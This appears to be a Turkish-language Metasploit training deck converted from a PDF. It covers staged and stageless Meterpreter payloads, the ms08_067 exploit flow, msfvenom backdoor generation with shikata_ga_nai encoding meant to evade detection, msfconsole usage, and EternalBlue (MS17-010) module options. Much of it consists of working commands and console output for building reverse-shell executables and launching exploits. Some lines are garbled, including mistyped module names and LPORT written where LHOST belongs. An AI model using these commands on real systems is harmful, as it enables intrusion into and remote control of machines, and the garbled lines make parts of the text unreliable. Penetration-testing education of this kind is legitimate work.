
Single & Stager & Staged

bind_reverse_tcp(Single)
windows/shell_bind_tcp

meterpreter(Stage) + reverse_tcp(Stager)
windows/meterpreter/reverse_tcp

Staged
Windows/meterpreter_reverse_tcp

Stage ve Stagers Diyagramı



Staged Meterpreter Payload

Msf makinesinden, smb makinesinin 445 portuna connection isteği gider.

Attacking Machine (MSF)


ms08_067_netapi

Target Machine (SMB)


445

Smb makinesi requesti aldığında ilgili fonksiyonlar tetiklenip stack bufferdan yer ayrılır.

Attacking Machine (MSF)



Target Machine (SMB)




Msf makinesi, smb makenesinin beklediğinden daha fazla data gönderir ve overflowa neden olur. Ve böylece EIP registerini kontrol ederek, stage0 shellcodunu çalıştır.

Attacking Machine (MSF)



Target Machine (SMB)




Bu noktadan itibaren stage0(reverse_tcp) çalışarak msf makinesinin ilgili portuna bağlanır. Bağlantı sağlandıktan sonra stage1(metsrv) smb makinesine gönderilmeye başlanır.

Attacking Machine (MSF)



Target Machine (SMB)



Metsrv.dll'i smb makinesine gönderilirken stage0 shellcode bu DLL'i belleğe yükler. Ardından stdapi ve priv eklientileri gönderilir.

```
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse handler on 10.1.10.42:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 10.1.10.48
```

Stage1 smb makinesinin belleğine yüklenliğinde stage0 tarafından lokasyonu hesaplanır. Daha sonra stage1 normal bir dll dosyasıymış gibi stage1'i bellekten çalıştırılır.

Attacking Machine (MSF)



Target Machine (SMB)



Daha iyi olabilirdi?

stage0: shellcode	350b
stage1: metsrv DLL	755kB.
stage2: stdapi DLL	370kB.
stage3: priv DLL	115kB.
~Toplam	1240kB.

Yerel ağ olmadığı düşünülürse büyük bir değer.
Ms17-010 → 956991 byte = 934kB

```
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
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[*] Sending stage (785920 bytes) to 172.16.52.154
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[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
```

Farklı bir paradigma

Yine bir önyükleyici vardır ancak bu iki makine arasındaki bağlantidan ve stage1'in bellekteki yeriyle ilgilenmez.



Stagesiz Payloadlar

Payload	Staged	Stageless
Reverse TCP	windows/meterpreter/reverse_tcp	windows/meterpreter_reverse_tcp
Reverse HTTPS	windows/meterpreter/reverse_https	windows/meterpreter_reverse_https
Bind TCP	windows/meterpreter/bind_tcp	windows/meterpreter_bind_tcp
Reverse TCP IPv6	windows/meterpreter/reverse_ipv6_tcp	windows/meterpreter_reverse_ipv6_tcp

```
xubuntu ~ ➔ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.5.30.128
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: staged.exe

xubuntu ~ ➔ sudo msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.5.30.128
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 956991 bytes
Final size of exe file: 1032192 bytes
Saved as: staged.exe

xubuntu ~ ➔
```

Backdoor oluşturmak ve oluşturulan bu backdoorları encode ederek hedef sistem tarafından tespitini zorlaştırmaya yönelik encoding işlemlerini yapan yardımcı bir araçtır. Exe, apk, elf ...

msfvenom = msfpayload + msfencode

```
# msfvenom --list payloads || encoders || nops || all
```

Genel Format:

```
msf > msfvenom -p <PAYLOAD> LHOST=<IP>  
LPORT=<PORT> -e <encoder> -i <times>  
-f <format> -o <output>
```

Windows x86 Reverse Tcp:

```
msf > msfvenom -p windows/meterpreter/reverse_tcp  
LPORT=<IP> -e shikata_ga_nai -i 20 -f exe -o bc.exe
```

Windows x64 Bind Tcp:

```
msf > msfvenom -p windows/x64/meterpreter_bind_tcp  
LPORT=1234 -f exe -o bind.exe
```

- **Metasploit Pro**: Metasploit'in full-featured sürümüdür. 14 günlük deneme sürümünden sonra ücret talep etmektedir. Grafik arayüzü mevcuttur.
- **Msfconsole** : Komut satırı tabanlı ve bedava sürümüdür.
- **Armitage** : Metasploit'in grafik arayüzlü varyasyonudur. Performans ve stabilité bakımında msfconsole kullanımı daha verimlidir.

Metasploit Pro



Project - TEST 1 ▾ Account - g33ks3cur ▾ Administration ▾ Support Center

METASPLOIT
p r o

Overview

Hosts

Sessions

Campaigns

Web Apps

Modules

Reports

Tasks

Home > TEST 1 > Hosts

Search hosts...

Search

New Host

Delete...

Scan...

Import...

Nexpose...

WebScan...

Bruteforce...

Exploit...

All	Status	IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated
<input type="checkbox"/>	Scanned	192.168.190.254		iOS Unknown		device	1		1	6 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.252		iOS HP		device	1		2	7 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.250		Linux 2.6.X	2.6.X	device	3		2	8 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.245	NPC1	Microsoft Windows 7 (Profes...	b7600	client	8		3	10 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.201		Microsoft Windows XP	SP3	client	2		2	20 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.150		iOS Belkin		device	2		2	30 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.91		Linux (Ubuntu)		server	12		5	42 minutes ago
<input type="checkbox"/>	Scanned	192.168.190.63	WIN-0845900ON3M	Microsoft Windows		device	6		2	about 1 hour ago
<input type="checkbox"/>	Scanned	192.168.190.50		iOS Linksys 2.4.X	2.4.X	device	2		2	about 1 hour ago
<input type="checkbox"/>	Scanned	192.168.190.36		iOS Sony		device			1	about 1 hour ago
<input type="checkbox"/>	Scanned	192.168.190.20	SRV1	Microsoft Windows Server (2...	b7600	client	13		4	about 1 hour ago
<input type="checkbox"/>	Scanned	192.168.190.15		iOS Schweitzer Engineering		device	2		1	about 1 hour ago
<input type="checkbox"/>	Scanned	192.168.190.12		Microsoft Windows		device			2	about 1 hour ago
<input type="checkbox"/>	Scanned	192.168.190.10		iOS Unknown		device				about 1 hour ago

1-14 of 14 hosts

Armitage

Armitage View Hosts Attacks Workspaces Help

The screenshot shows the Armitage interface with a network map. On the left, a sidebar lists various attack modules: scada, sip, smb (with sub-items ms03_049_r, ms04_007_k, ms04_011_l, ms04_031_r, ms05_039_p, ms06_025_r, ms06_025_r, ms06_040_r, ms06_066_r, ms06_066_r, ms06_070_v, ms07_029_r, ms08_067_r, ms09_050_s, ms10_061_s, netidentity_x, psexec, smb_relay, timbuktu_plu, smtp, ssh, ssl, telnet, tftp. The psexec module is currently selected. The main pane displays a network graph with several nodes: a Windows host (ms03_049_r), a Windows host (ms04_007_k), a Linux host (ms04_011_l), a Windows host (ms04_031_r), a Windows host (ms05_039_p), a Windows host (ms06_025_r), a Windows host (ms06_025_r), a Windows host (ms06_040_r), a Windows host (ms06_066_r), a Windows host (ms06_066_r), a Windows host (ms06_070_v), a Linux host (ms07_029_r), a Windows host (ms08_067_r), a Windows host (ms09_050_s), a Windows host (ms10_061_s), a netidentity_x host, a psexec host, a smb_relay host, a timbuktu_plu host, a smtp host, a ssh host, a ssl host, a telnet host, and a tftp host. One Windows host (ms04_031_r) is highlighted with a green dashed box. A printer icon is also present. The bottom pane shows a file browser with 'My Documents' selected and a file named 'extracredit'. Buttons for 'Refresh' and 'Watch (10s)' are at the bottom.

Console X Screenshot 1 X Screenshot 7 X Screenshot 3 X

My Documents

extracredit

Refresh Watch (10s)

Msfconsole



ADEO
SECURITY

<http://metasploit.com>

```
[+] metasploit v4.15.3-dev-510ff88
+ -- ---[ 1675 exploits - 959 auxiliary - 294 post
+ -- ---[ 489 payloads - 40 encoders - 9 nops
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

- Yardım sayfası için “?”,
komut geçmişi için “history”,
seçilen modül hakkında bilgi almak için “info”,
konsol çıktılarını kaydetmek için “spool”
keywordleri kullanılır.

Back: Seçilen modülden geri gelir.

Check: öntest

Connect: telnet, ssh, netcat

Edit: aktif modülü editler.

Jobs: arkada çalışan işlemleri listeleme ve yönetme.

Load: powershell, python, kiwi, mimikatz

Session: Session yönetimi

Irb: interactive ruby

...

show payloads || exploits || auxiliary || encoders || nops

```
msf > search name:ms17_010_etalblue
```

```
msf > search -h
Usage: search [keywords]
```

Keywords:

app	:	Modules that are client or server attacks
author	:	Modules written by this author
bid	:	Modules with a matching Bugtraq ID
cve	:	Modules with a matching CVE ID
edb	:	Modules with a matching Exploit-DB ID
name	:	Modules with a matching descriptive name
platform	:	Modules affecting this platform
ref	:	Modules with a matching ref
type	:	Modules of a specific type (exploit, auxiliary, or post)

Examples:

```
search cve:2009 type:exploit app:client
```

- Seçilen modüle ait parametrelere değer atamak için "set" keywordu kullanılır.
- Required alanlarının girilmesi zorunludur.
- Exploit veya run diyerek modül çalıştırılır.
- Tercihen exploit işleminden önce check kullanılabilir.

Exploit seçme

```
use exploit/windows/smb/ms17-010-external_blue
```

Seçenekleri Gösterme [Parametre, Exploit, Payload]

```
show options
```

Payload seçme

```
set payload windows/meterpreter/reverse_tcp
```

Parametre atama

```
set rhost <IP> && set rport <PORT> ...
```

Exploit Çalıştırma

```
run || exploit
```

Exploit Example [Ms17-010]


```
msf exploit(ms17_010_永恒蓝) > show options

Module options (exploit/windows/smb/ms17_010_永恒蓝):
=====
Name          Current Setting  Required  Description
----          -----          -----    -----
GroomAllocations  12           yes       Initial number of times to groom the kernel pool.
GroomDelta      5             yes       The amount to increase the groom count by per try.
MaxExploitAttempts  3           yes       The number of times to retry the exploit.
ProcessName     explorer.exe   yes       Process to inject payload into.
RHOST          10.5.30.172    yes       The target address
RPORT          445            yes       The target port (TCP)
SMBDomain      .              no        (Optional) The Windows domain to use for authentication
SMBPass         no             no        (Optional) The password for the specified username
SMBUser         no             no        (Optional) The username to authenticate as
VerifyArch     false          yes       Check if remote architecture matches exploit Target.
VerifyTarget    true           yes       Check if remote OS matches exploit Target.

